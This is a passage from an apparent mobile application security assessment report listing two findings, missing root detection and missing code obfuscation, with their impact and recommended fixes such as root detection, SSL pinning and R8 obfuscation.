
- use HTTPS traffic and implement SSL pinning and avoid trusting the system's certificates especially if it is rooted device

11.No root detection mechanism implemented :

Using a rooted device :



The application running without any problem :



Impact :

- A rooted device gives an attacker full access and control to application data and files and allow attacker to run FRIDA for dynamic testing and hooking methods dynamically leading to expanding attack surface and make attacker work easier which will help attacker to discover potential vulnerabilities not normally discovered by normal user

Remediation :

- implement root detection mechanism


12.NO Code Obfuscation :

Description :

- code is not obfuscated and the methods' names and classes almost the same as the developer named them making the attack go from black box testing to source code reviewing

Steps to reproduce :

- Use JADX to reverse engineer the application and get the source code



- Impact :

- Functions' names and classes' names exist which help attacker reverse engineer the app easily as it provide an indication of the functionality classes and function do then attacker know which to hook into easily

remediation :

- Use strong obfuscation tools like R8 before publishing app to production